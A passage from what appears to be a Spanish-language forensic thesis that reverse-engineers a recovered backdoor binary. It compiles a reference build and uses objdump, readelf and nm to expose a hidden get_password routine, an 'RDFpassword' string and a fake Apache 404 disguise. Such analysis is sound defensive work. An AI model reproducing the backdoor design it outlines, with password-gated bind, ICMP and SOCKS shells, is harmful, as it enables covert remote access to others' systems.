
File Edit View Terminal Help
root@bt:~/TESIS# gcc -o allinone allinone.c -lpthread
allinone.c: In function 'main':
allinone.c:149: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c:165: warning: passing argument 2 of 'accept' from incompatible pointer type
/usr/include/sys/socket.h:214: note: expected 'struct sockaddr * __restrict__' but argument is of
type 'struct sockaddr_in *'
allinone.c: In function 'daemon_init':
allinone.c:191: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c: In function 'read_file':
allinone.c:312: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c:327: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c:357: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c:417: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c:444: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c:448: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c: In function 'bind_shell':
allinone.c:495: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c: In function 'icmp_shell':
allinone.c:598: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c: In function 'socks':
allinone.c:631: warning: incompatible implicit declaration of built-in function 'exit'
allinone.c: In function 'quit':
allinone.c:718: warning: incompatible implicit declaration of built-in function 'exit'
root@bt:~/TESIS#

```

Figura 4.4-21 Comando gcc -o

Esta figura muestra que el archivo fue compilado correctamente, aunque muestra algunas advertencias.

Utilizamos el comando md5sum para mantener la integridad del archivo

A screenshot of a terminal window titled 'root@bt: ~/TESIS'. The window has a menu bar with 'File', 'Edit', 'View', 'Terminal', and 'Help'. The terminal shows the command 'md5sum allinone > md5sumallinone.txt' being executed. Below the command, there is a large, stylized graphic of a dragon with the text '<< back | track 5' and a large '5' in the background. The dragon is depicted in a dark, metallic style with its wings spread. The text '<< back | track 5' is in a light, sans-serif font, and the large '5' is in a bold, red font. The background of the terminal is dark, and the text is in a light color, making it stand out. The terminal window is open on a desktop environment, and the command prompt is visible at the bottom of the window.

```
root@bt: ~/TESIS
File Edit View Terminal Help
root@bt:~/TESIS# md5sum allinone > md5sumallinone.txt
root@bt:~/TESIS#
```

Figura 4.4-22 Comando md5sum allinone.c

4.4.2 DIFERENCIAS ENTRE ALLINONE Y TESIS_AION.BIN

Siguiendo con el análisis de nuestra evidencia nos enfocaremos en la diferencias entre estos dos archivos.


Utilizaremos el comando `objdump -d` para desamblar ambos archivos y analizar la función `main` para ver si en realidad la función `get_password` es invocada.

El comando se ejecutó en el archivo `allinone` mostrándonos lo siguiente:

```
File Edit View Terminal Help
08049014 <main>:
08049014: 55                push    %ebp
08049015: 89 e5            mov     %esp,%ebp
08049017: 83 e4 f0        and     $0xffffffff,%esp
0804901a: 81 ec f0 0f 00 00 sub     $0xfff0,%esp
08049020: 8b 45 0c        mov     0xc(%ebp),%eax
08049023: 89 44 24 1c    mov     %eax,0x1c(%esp)
08049027: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
0804902d: 89 84 24 ec 0f 00 00 mov     %eax,0xfec(%esp)
08049034: 31 c0          xor     %eax,%eax
08049036: b8 f6 92 04 08    mov     $0x80492f6,%eax
0804903b: 89 44 24 04    mov     %eax,0x4(%esp)
0804903f: c7 04 24 11 00 00 00 movl    $0x11,(%esp)
08049046: e8 dd fb ff ff    call    8048c28 <signal@plt>
0804904b: e8 ab 01 00 00    call    80491fb <daemon_init>
08049050: e8 53 fe ff ff    call    8048ea8 <fork@plt>
08049055: 89 44 24 20    mov     %eax,0x20(%esp)
08049059: 83 7c 24 20 ff    cmpl    $0xffffffff,0x20(%esp)
0804905e: 75 0c          jne     804906c <main+0x58>
08049060: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
08049067: e8 dc fe ff ff    call    8048f48 <exit@plt>
0804906c: 83 7c 24 20 00    cmpl    $0x0,0x20(%esp)
08049071: 7f 24          jg      8049097 <main+0x83>
08049073: ba b0 aa 04 08    mov     $0x804aab0,%edx
08049078: 8b 44 24 1c    mov     0x1c(%esp),%eax
0804907c: 8b 00          mov     (%eax),%eax
0804907e: c7 44 24 08 0c 00 00 movl    $0xc,0x8(%esp)
08049085: 00
08049086: 89 54 24 04    mov     %edx,0x4(%esp)
0804908a: 89 04 24        mov     %eax,(%esp)
0804908d: e8 06 fd ff ff    call    8048d98 <memcpy@plt>
08049092: e8 61 0e 00 00    call    8049ef8 <icmp_shell>
08049097: c7 04 24 48 1f 00 00 movl    $0x1f48,(%esp)
0804909e: e8 93 02 00 00    call    8049336 <TCP_listen>
080490a3: 89 44 24 38    mov     %eax,0x38(%esp)
080490a7: 83 7c 24 38 00    cmpl    $0x0,0x38(%esp)
080490ac: 7f 0a          jg      80490b8 <main+0xa4>
080490ae: b8 ff ff ff ff    mov     $0xffffffff,%eax
080490b3: e9 2c 01 00 00    jmp     80491e4 <main+0x1d0>
080490b8: ba bc aa 04 08    mov     $0x804aabc,%edx
080490bd: 8b 44 24 1c    mov     0x1c(%esp),%eax
080490c1: 8b 00          mov     (%eax),%eax
080490c3: c7 44 24 08 0f 00 00 movl    $0xf,0x8(%esp)
080490ca: 00
080490cb: 89 54 24 04    mov     %edx,0x4(%esp)
080490cf: 89 04 24        mov     %eax,(%esp)
080490d2: e8 c1 fc ff ff    call    8048d98 <memcpy@plt>
080490d7: c7 44 24 34 10 00 00 movl    $0x10,0x34(%esp)
080490de: 00
080490df: 8d 54 24 34    lea     0x34(%esp),%edx
080490e3: 8d 84 24 dc 0f 00 00 lea     0xfdc(%esp),%eax
080490ea: 89 54 24 08    mov     %edx,0x8(%esp)
```

Figura 4.4-23 Comando `objdump --d`

Luego se ejecutó el comando al archivo recuperado (Tesis_AIO.bin) mostrando lo siguiente:



```

File Edit View Terminal Help

08048f30 <main>:
8048f30:    55                push    %ebp
8048f31:    89 e5            mov     %esp,%ebp
8048f33:    81 ec e8 0f 00 00 sub     $0xfe8,%esp
8048f39:    83 e4 f0         and     $0xffffffff0,%esp
8048f3c:    b8 00 00 00 00   mov     $0x0,%eax
8048f41:    29 c4            sub     %eax,%esp
8048f43:    83 ec 08         sub     $0x8,%esp
8048f46:    68 40 a9 04 08   push    $0x804a940
8048f4b:    68 40 c2 04 08   push    $0x804c240
8048f50:    e8 1b ff ff ff   call    8048e70 <strcpy@plt>
8048f55:    83 c4 10         add     $0x10,%esp
8048f58:    83 ec 08         sub     $0x8,%esp
8048f5b:    68 40 a9 04 08   push    $0x804a940
8048f60:    68 a0 42 05 08   push    $0x80542a0
8048f65:    e8 06 ff ff ff   call    8048e70 <strcpy@plt>
8048f6a:    83 c4 10         add     $0x10,%esp
8048f6d:    c6 05 40 c2 04 08 4a movb    $0x4a,0x804c240
8048f74:    c6 05 41 c2 04 08 42 movb    $0x42,0x804c241
8048f7b:    c6 05 42 c2 04 08 52 movb    $0x52,0x804c242
8048f82:    c6 05 43 c2 04 08 00 movb    $0x0,0x804c243
8048f89:    c6 05 00 43 05 08 5b movb    $0x5b,0x8054300
8048f90:    c6 05 01 43 05 08 53 movb    $0x53,0x8054301

```

Figura 4.4-24 Comando objdump --d

- ✓ La primeras líneas son parecidas al del archivo allinone, pero comienzan a ser diferentes desde donde se encuentra resaltado.
- ✓ Los cambios comienzan desde la dirección 0x804a940.

```

File Edit View Terminal Help
0048fba: c6 05 07 43 05 08 74 movb $0x74,0x8054307
0048fc1: c6 05 08 43 05 08 65 movb $0x65,0x8054308
0048fc8: c6 05 09 43 05 08 64 movb $0x64,0x8054309
0048fcf: c6 05 0a 43 05 08 20 movb $0x20,0x805430a
0048fd6: c6 05 0b 43 05 08 42 movb $0x42,0x805430b
0048fdd: c6 05 0c 43 05 08 6f movb $0x6f,0x805430c
0048fe4: c6 05 0d 43 05 08 6f movb $0x6f,0x805430d
0048feb: c6 05 0e 43 05 08 62 movb $0x62,0x805430e
0048ff2: c6 05 0f 43 05 08 79 movb $0x79,0x805430f
0048ff9: c6 05 10 43 05 08 20 movb $0x20,0x8054310
0049000: c6 05 11 43 05 08 54 movb $0x54,0x8054311
0049007: c6 05 12 43 05 08 72 movb $0x72,0x8054312
004900e: c6 05 13 43 05 08 61 movb $0x61,0x8054313
0049015: c6 05 14 43 05 08 70 movb $0x70,0x8054314
004901c: c6 05 15 43 05 08 21 movb $0x21,0x8054315
0049023: c6 05 16 43 05 08 5d movb $0x5d,0x8054316
004902a: c6 05 17 43 05 08 0a movb $0xa,0x8054317
0049031: c6 05 18 43 05 08 46 movb $0x46,0x8054318
0049038: c6 05 19 43 05 08 6f movb $0x6f,0x8054319
004903f: c6 05 1a 43 05 08 72 movb $0x72,0x805431a
0049046: c6 05 1b 43 05 08 6d movb $0x6d,0x805431b
004904d: c6 05 1c 43 05 08 61 movb $0x61,0x805431c
0049054: c6 05 1d 43 05 08 74 movb $0x74,0x805431d
004905b: c6 05 1e 43 05 08 20 movb $0x20,0x805431e
0049062: c6 05 1f 43 05 08 43 movb $0x43,0x805431f
0049069: c6 05 20 43 05 08 6f movb $0x6f,0x8054320
0049070: c6 05 21 43 05 08 6d movb $0x6d,0x8054321
0049077: c6 05 22 43 05 08 70 movb $0x70,0x8054322
004907e: c6 05 23 43 05 08 6c movb $0x6c,0x8054323
0049085: c6 05 24 43 05 08 65 movb $0x65,0x8054324
004908c: c6 05 25 43 05 08 74 movb $0x74,0x8054325
0049093: c6 05 26 43 05 08 65 movb $0x65,0x8054326
004909a: c6 05 27 43 05 08 21 movb $0x21,0x8054327
00490a1: c6 05 28 43 05 08 0a movb $0xa,0x8054328
00490a8: c6 05 29 43 05 08 00 movb $0x0,0x8054329
00490af: e8 6a 17 00 00 call 804a81e <get_password>
00490b4: 83 ec 08 sub $0x8,%esp
00490b7: 68 68 93 04 00 push $0x8049300
00490bc: 6a 11 push $0x11
00490be: e8 fd fa ff ff call 8048bc0 <signal@plt>
00490c3: 83 c4 10 add $0x10,%esp
00490c6: e8 77 01 00 00 call 8049242 <daemon_init>
00490cb: e8 d9 fa ff ff call 8048ba0 <fork@plt>
00490d0: 89 85 20 f0 ff ff mov %eax,-0xfe0(%ebp)
00490d6: 83 bd 20 f0 ff ff cmpl $0xffffffff,-0xfe0(%ebp)
00490dd: 75 0a jne 80490e9 <main+0x1b9>
00490df: 83 ec 0c sub $0xc,%esp
00490e2: 6a 00 push $0x0
00490e4: e8 c7 fc ff ff call 8048db0 <exit@plt>
00490e9: 83 bd 20 f0 ff ff cmpl $0x0,-0xfe0(%ebp)
00490f0: 7f 1a jg 804910c <main+0x1dc>
--More--

```

Figura 4.4-25 Comando get_password

- ✓ Esta gráfica demuestra que la función get_password es utilizada por este archivo.

A continuación se analizarán esa líneas de mas que aparecen en el archivo recuperado.

Comenzaremos con la primera línea que corresponde a la dirección 0x804a940.

```
8048f46: 68 40 a9 04 08      push $0x804a940
```

Figura 4.4-26 Análisis de dirección

Ejecutamos el comando `readelf -section-headers`, para analizar que esta almacenado en la direccion 0x804a940 que se mencionó anteriormente.

```


[ 1] .interp          PROGBITS          080480f4 0000f4 000013 00   A  0  0  1
[ 2] .note.ABI-tag     NOTE              08048108 000108 000020 00   A  0  0  4
[ 3] .hash             HASH              08048128 000128 000188 04   A  4  0  4
[ 4] .dynsym           DYNSYM           080482b0 0002b0 0003b0 10   A  5  1  4
[ 5] .dynstr           STRTAB           08048660 000660 0001f0 00   A  0  0  1
[ 6] .gnu.version      VERSYM           08048850 000850 000076 02   A  4  0  2
[ 7] .gnu.version_r    VERNEED         080488c8 0008c8 000060 00   A  5  2  4
[ 8] .rel.dyn          REL              08048928 000928 000008 08   A  4  0  4
[ 9] .rel.plt          REL              08048930 000930 0001b8 08   A  4 11  4
[10] .init             PROGBITS          08048ae8 000ae8 000018 00  AX  0  0  4
[11] .plt              PROGBITS          08048b00 000b00 000380 04  AX  0  0  4
[12] .text             PROGBITS          08048e80 000e80 001a80 00  AX  0  0  4
[13] .fini             PROGBITS          0804a900 002900 00001c 00  AX  0  0  4
[14] .rodata           PROGBITS          0804a920 002920 000719 00   A  0  0 32
[15] .data             PROGBITS          0804c03c 00303c 00000c 00  WA  0  0  4
[16] .eh_frame         PROGBITS          0804c048 003048 000004 00  WA  0  0  4
[17] .dynamic          DYNAMIC          0804c04c 00304c 0000d0 08  WA  5  0  4
[18] .ctors            PROGBITS          0804c11c 00311c 000008 00  WA  0  0  4
[19] .dtors            PROGBITS          0804c124 003124 000008 00  WA  0  0  4
[20] .jcr              PROGBITS          0804c12c 00312c 000004 00  WA  0  0  4
[21] .got              PROGBITS          0804c130 003130 0000ec 04  WA  0  0  4
[22] .bss              NOBITS           0804c220 003220 000138 00  WA  0  0 32
[23] .comment          PROGBITS          00000000 003220 000132 00    0  0  1
[24] .debug_aranges    PROGBITS          00000000 003358 000058 00    0  0  8
[25] .debug_pubnames   PROGBITS          00000000 0033b0 000025 00    0  0  1
[26] .debug_info       PROGBITS          00000000 0033d5 000c85 00    0  0  1
[27] .debug_abbrev     PROGBITS          00000000 00405a 000127 00    0  0  1
[28] .debug_line       PROGBITS          00000000 004181 0001f2 00    0  0  1
[29] .debug_frame      PROGBITS          00000000 004374 000014 00    0  0  4

```

Figura 4.4-27 Análisis de dirección

- ✓ La dirección 0x804a940 tiene un valor aproximado con la sección .rodata, con lo que este valor corresponde a esta sección.

Ahora analizaremos la sección .rodata, para esto utilizamos el comando `objdump -s`




```
File Edit View Terminal Help
root@bt:~/TESIS# objdump -s Tesis_AI0.bin | more

Tesis_AI0.bin:  file format elf32-i386
```

Figura 4.4-28 Análisis de dirección

Con este comando aparecerá todas las secciones pero nosotros nos enfocaremos en la sección .rodata.



```

File Edit View Terminal Help
Contents of section .rodata:
804a920 03000000 01000200 00000000 00000000 .....
804a930 00000000 00000000 00000000 00000000 .....
804a940 52444670 61737377 6f726400 5b73755d RDFpassword.[su]
804a950 20202020 20202000 5b6c6f67 696e5d20 .[login]
804a960 20202020 2020005b 62617368 5d202020 .[bash]
804a970 20202020 002f002f 6465762f 6e756c6c ././dev/null
804a980 00636869 6c647265 6e202564 20646965 .children %d die
804a990 640a0000 00000000 00000000 00000000 d.....
804a9a0 436f6e74 656e742d 74797065 3a207465 Content-type: te
804a9b0 78742f68 746d6c0a 0a485454 502f312e xt/html..HTTP/1.
804a9c0 31203430 34204e6f 7420466f 756e640a 1 404 Not Found.
804a9d0 44617465 3a204d6f 6e2c2031 34204a61 Date: Mon, 14 Ja
804a9e0 6e203230 30322030 333a3139 3a353520 n 2002 03:19:55
804a9f0 474d540a 53657276 65723a20 41706163 GMT.Server: Apac
804aa00 68652f31 2e332e32 32202855 6e697829 he/1.3.22 (Unix)
804aa10 0a436f6e 6e656374 696f6e3a 20636c6f .Connection: clo
804aa20 73650a43 6f6e7465 6e742d54 7970653a se.Content-Type:
804aa30 20746578 742f6874 6d6c0a0a 3c21444f text/html.<!DO
804aa40 43545950 45204854 4d4c2050 55424c49 CTYPE HTML PUBLI
804aa50 4320222d 2f2f4945 54462f2f 44544420 C "-//IETF//DTD
804aa60 48544d4c 20342e30 2f2f454e 223e0a3c HTML 4.0//EN">.<
804aa70 48544d4c 3e3c4845 41443e0a 3c544954 HTML><HEAD>.<TIT
804aa80 4c453e34 3034204e 6f742046 6f756e64 LE>404 Not Found
804aa90 3c2f5449 544c453e 0a3c2f48 4541443e </TITLE>.</HEAD>
804aaa0 3c424f44 593e0a3c 48313e4e 6f742046 <BODY>.<H1>Not F
804aab0 6f756e64 3c2f4831 3e0a5468 65207265 ound</H1>.The re
804aac0 71756573 74656420 55524c20 77617320 quested URL was
804aad0 6e6f7420 666f756e 64206f6e 20746869 not found on thi
804aae0 73207365 72766572 2e3c503e 0a3c4852 s server.<P>.<HR
804aaf0 3e0a3c41 44445245 53533e41 70616368 >.<ADDRESS>Apach
804ab00 652f312e 332e3232 20536572 76657220 e/1.3.22 Server
804ab10 6174206c 6f63616c 686f7374 20506f72 at localhost Por

```

Figura 4.4-29 Análisis de dirección


- ✓ Tal como se mencionó anteriormente la dirección 0x804a940 pertenece a la sección .rodata.
- ✓ El string RDFpassword está almacenado en la dirección 0x804a940.

Ahora analizaremos la segunda línea que corresponde a la dirección 0x804c240.

```
8048f4b: 68 40 c2 04 08      push    $0x804c240
```

Figura 4.4-30 Análisis de dirección

Esta dirección fue muy difícil de encontrar ya que era lo que menos se pensaba, el comando nm fue de gran ayuda.



```
File Edit View Terminal Help
U scanf@GLIBC_2.0
U select@GLIBC_2.0
U setegid@GLIBC_2.0
U seteuid@GLIBC_2.0
U setgid@GLIBC_2.0
U setpgrp@GLIBC_2.0
U setsid@GLIBC_2.0
U setuid@GLIBC_2.0
08049360 T sig_chld
U sigaction@GLIBC_2.0
U signal@GLIBC_2.0
U socket@GLIBC_2.0
0804a004 T socks
0804c240 B stored_password
U strcmp@GLIBC_2.0
U strcpy@GLIBC_2.0
08054300 B string_to_print
U strlen@GLIBC_2.0
U strncpy@GLIBC_2.0
U strstr@GLIBC_2.0
U sysconf@GLIBC_2.0
U system@GLIBC_2.0
U umask@GLIBC_2.0
0804a776 T unescape_url
U waitpid@GLIBC_2.0
U write@GLIBC_2.0
08049b42 T writen_file
0804a704 T x2c
root@bt:~/TESIS#
```

Figura 4.4-31 Análisis de dirección

